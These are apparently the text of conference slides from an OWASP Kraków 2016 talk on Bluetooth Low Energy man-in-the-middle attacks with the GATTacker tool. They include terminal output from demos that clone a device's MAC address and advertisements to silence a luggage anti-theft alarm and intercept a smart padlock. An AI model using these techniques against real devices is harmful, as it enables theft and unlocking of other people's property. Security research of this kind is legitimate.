# How about active interception?

- Man in the Middle:
- We will force the mobile app to connect to us, and forward the requests to the car!

# How do we MITM RF?




# Isolate the signal?



# Physics...

Bending of a wave around the edges of an opening or an obstacle



<https://en.wikipedia.org/wiki/Diffraction>

[https://en.wikipedia.org/wiki/Huygens%20%93Fresnel\\_principle](https://en.wikipedia.org/wiki/Huygens%20%93Fresnel_principle)

# Stronger signal?

Class 1 adapter? +8dBm,  
100m range

*"little difference in range whether the other end of the link is a Class 1 or Class 2 device as the lower powered device tends to set the range limit"*


<https://en.wikipedia.org/wiki/Bluetooth>

# More signals?




And how to handle them in a single system?

# Typical connection flow




# Attack?




# Introducing GATTacker

- Open source
- Simple hw
- Node.js
- Websockets
- Modular design
- Json
- .io website
- And a cool logo!



**GATTacker®**  
*OUTSMART THE THINGS*

# GATTacker - architecture




# ANTI-THEFT PROTECTION

# Anti-theft protection


- Mobile application „pairs” with device, and listens to its advertisements.
- In case the luggage is stolen (no signal from device), mobile app raises alarm.




# ws-slave, scan



# 1. Scan device to JSON



# 2. Advertise




# MAC address spoofing

- Some mobile applications rely only on advertisement packets, and don't care for MAC address.
- But most of them (including this one) do.
- It is easy to change Bluetooth adapter MAC using bdaddr tool (part of Bluez)

# DEMO TIME

Fingers crossed...



1671x26

<https://www.flickr.com/photos/morbius19/9411298364/>

# Mobile app connects to us, the alarm stops

```
^Croot@kali:~/node_modules/gattacker# ./mac_adv -a devices/d03972b7ad8f
Advocate with cloned MAC address
static run write not defined in hooks undefined -> undefined
peripheralId: d03972b7ad8f
advertisement file: devices/d03972b7ad8f
EIR: 020106070203180218041809ff8fadb77239d01000
scanResponse: 09095769542042656c74
waiting for interface to initialize...
BLENO - on -> stateChange: poweredOn
on -> advertisingStart: success
setServices: success
<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>
Client connected: 43:17:e7:22:e2:00
>> Write: 1802 (Immediate Alert) -> 2a06 (Alert Level) : 00 ( )
static run write not defined in hooks 1802 (Immediate Alert) -> 2a06 (Alert Level)
static run read not defined in hooks 180f (Battery Service) -> 2a19 (Battery Level) :true
>> Subscribe: 180f (Battery Service) -> 2a19 (Battery Level)
static run subscribe 180f (Battery Service) -> 2a19 (Battery Level)
```

<https://www.youtube.com/watch?v=AlViGDwsVCo>

# SMART LOCK #1



The  
**PADLOCK**  
BLUETOOTH + RFID

The  
**DOORLOCK**  
BLUETOOTH + RFID



**PRIVACY** when you **WANT** it,  
**SECURITY** when you **NEED** it.

<https://www.thequicklock.com>




**OWASP**  
Open Web Application  
Security Project

GATTacking Bluetooth Smart, OWASP Kraków 2016.11.15  
@slawekja

OWASP.ORG


## DEMO #2

Fingers crossed...



<https://www.flickr.com/photos/morbius19/9408533667>

# 2 separate boxes



# Separate boxes

- It is possible to run both components on one box (configure BLENO/NOBLE\_HCI\_DEVICE\_ID in config.env).
- But it is not very reliable at this moment (kernel-level device mismatches).
- Much more stable results on a separate ones.

```
^Croot@kali:~/node_modules/gattacker# ./mac_adv -a devices/f4b85ec06ea5_Padlock-dv.json -s devices/f4b85ec06ea5.srv.json
Advertise with cloned MAC address
Ns-slave address: 10.9.8.181
peripheralId: f4b85ec06ea5
advertisement file: devices/f4b85ec06ea5_Padlock-.adv.json
EIR: 0201050302d6ff09095061646c6f636b21
scanResponse: 13ff00000000000000000000000000000000000000000000002c31
BLENO - on -> stateChange: poweredOn
on open
poweredOn
Noble MAC address : b8:27:eb:4c:88:3d
initialized !
Static - start advertising
    target device connected
on -> advertisingStart: success
setServices: success
<<<<<<<< INITIALIZED >>>>>>>>>>
Client connected: 57:70:45:97:52:02
>> Subscribe: ffd0 -> ffd7
    f4b85ec06ea5:ffd0 confirmed subscription state: ffd7
